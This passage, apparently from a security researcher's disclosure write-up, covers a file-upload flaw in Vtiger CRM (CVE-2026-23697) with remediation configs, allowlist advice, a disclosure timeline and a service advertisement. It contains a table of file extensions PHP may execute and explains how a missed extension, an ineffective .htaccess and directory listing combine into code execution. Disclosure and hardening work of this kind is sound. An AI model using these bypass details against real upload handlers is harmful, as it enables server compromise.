</IfModule>
<IfModule !mod_authz_core.c>
    Order deny,allow
    Deny from all
</IfModule>

# Allow only image files
<FilesMatch "\.(gif|jpe?g|png)$">
    <IfModule mod_authz_core.c>
        Require all granted
    </IfModule>
    <IfModule !mod_authz_core.c>
        Order allow,deny
        Allow from all
    </IfModule>
</FilesMatch>
3. Disable directory listing:
In the Apache virtual host configuration or a root .htaccess:
Options -IndexesStrategic — Eliminate the Class of Vulnerability
- Replace the blacklist with an allowlist. Instead of listing dangerous extensions, define the set of extensions that are permitted and reject everything else. For a CRM document store, the allowed set is finite and known:
.pdf,.doc,.docx,.xls,.xlsx,.csv,.txt,.jpg,.png,.gif, and a handful of others. Everything not on the list is rejected. This eliminates the entire class of blacklist bypass. - Store uploads outside the web root. Move the
storage/directory outside of Apache'sDocumentRoot. Serve files through a PHP download handler that performs access control checks and setsContent-Disposition: attachmentto prevent browser execution. This eliminates the.htaccessbypass class entirely — there is no HTTP path to the file. - Strip or neutralize file extensions on storage. Store all uploaded files with a generic extension (
.binor no extension) and maintain the original filename only in the database. Serve files with the original name viaContent-Dispositionheaders. This prevents any PHP execution regardless of the upload's original extension. - Add
Content-Type: application/octet-streamandX-Content-Type-Options: nosniffheaders to any file served from the storage directory, preventing MIME-type sniffing and browser-side execution.
The Blacklist Problem, More Broadly
This finding is an instance of a pattern that repeats across the PHP ecosystem. Extension blacklists for upload handlers have been playing catch-up with PHP's execution surface for over two decades.
A non-exhaustive list of extensions that PHP may execute, depending on configuration:
| Extension | Notes |
|---|---|
.php |
Standard |
.php3 |
Legacy, still honored by many configs |
.php4 |
Legacy |
.php5 |
Legacy |
.php7 |
Version-specific |
.php8 |
Version-specific |
.phtml |
HTML with embedded PHP |
.phps |
PHP source (may execute depending on handler) |
.phar |
PHP Archive — the one that got away |
.pht |
Alternate PHP handler |
.phpt |
PHP test files |
.module |
Drupal convention, sometimes handled as PHP |
.inc |
Include files, sometimes handled as PHP |
.php.bak |
Depends on Apache handler configuration |
.PhP |
Case variants on case-insensitive filesystems |
Every time a new extension enters this list, every blacklist in every PHP application needs to be updated. Every one that is missed becomes a potential upload bypass. This is why allowlists are fundamentally superior for this problem: the set of safe extensions is small and stable, while the set of dangerous extensions is large and growing.
Vtiger's sanitizeUploadFileName() does handle case sensitivity correctly (via strtolower()), and it checks every dot-delimited segment of the filename (catching shell.php.jpg tricks). These are good engineering decisions. The function is well-written for a blacklist approach. The problem is not the implementation — it is the approach itself.
Conclusion
CVE-2026-23697 is a three-component exploit chain where each component is individually defensible and collectively fatal:
- A blacklist that covers 28 extensions but misses the 29th.
- An
.htaccessfile that was correct for the Apache version it was written for, and silently ineffective on the Apache version it runs on. - A directory listing that transforms filename unpredictability from a real obstacle into no obstacle at all.
The most technically interesting component is the .htaccess failure. It represents a class of silent security regression that affects any application using Apache 2.2 access control syntax on a 2.4+ deployment. The directive is not deprecated in the "shows a warning" sense. It is deprecated in the "silently does nothing" sense. The security control exists in the file. It parses without error. It has no effect. And unless someone specifically tests whether the storage directory is actually protected — not whether the .htaccess exists, but whether it works — the regression will not be caught.
For Vtiger specifically, the remediation is straightforward. For the broader ecosystem, this is another data point in the argument for defense in depth that does not depend on any single layer: store files outside the web root, use allowlists instead of blacklists, do not rely on .htaccess for security-critical access control, and test your defenses from the attacker's perspective — not just verify they exist, but verify they function.
It is worth noting that the write-up makes the path to exploitation look more obvious than it felt at the time. The source-assisted approach meant I had the blacklist in front of me, but identifying .phar as the missing extension still required working through the upload flow end-to-end, verifying that .phar was actually executable under the PHP handler, and then separately discovering — not assuming — that the .htaccess was ineffective. The directory listing was the piece that made everything click from "interesting code path" into "reliable exploit." Everything looks straightforward in hindsight. While I was doing it, there were plenty of moments where it was not clear whether any of these pieces would actually connect.
Disclosure Timeline
| Date | Event |
|---|---|
| 2026-03-21 | Both vulnerabilities discovered during independent security research |
| 2026-03-28 | Both findings (CVE-2026-23697 and CVE-2026-23698) reported to Vtiger by email at [email protected], per the vendor’s published security policy; no response |
| 2026-04-06 | CVE identifiers requested via VulnCheck |
| 2026-04-07 | CVE-2026-23697 assigned by VulnCheck |
| 2026-04-08 | Follow-up email to Vtiger noting the CVE assignment and a 90-day disclosure deadline; no response |
| 2026-07-06 | Public disclosure, following the 90-day window with no vendor response |
This research was conducted independently, against a self-hosted Vtiger CRM instance used solely for security testing. No third-party or production systems were accessed. Both findings were reported to Vtiger on 2026-03-28 and again on 2026-04-08; with no response received within the 90-day disclosure window, they are published here in line with a standard coordinated-disclosure policy.
Jiva is an independent security researcher and the founder of Jiva Security. Part 2 of this series, covering CVE-2026-23698 in Vtiger CRM 8.4.0, is available here.
Jiva Security offers web application penetration testing, source-assisted assessments, and dedicated vulnerability research. Every engagement is performed directly by me — no subcontractors, no account managers, no junior staff. Senior offensive expertise from first contact to final report.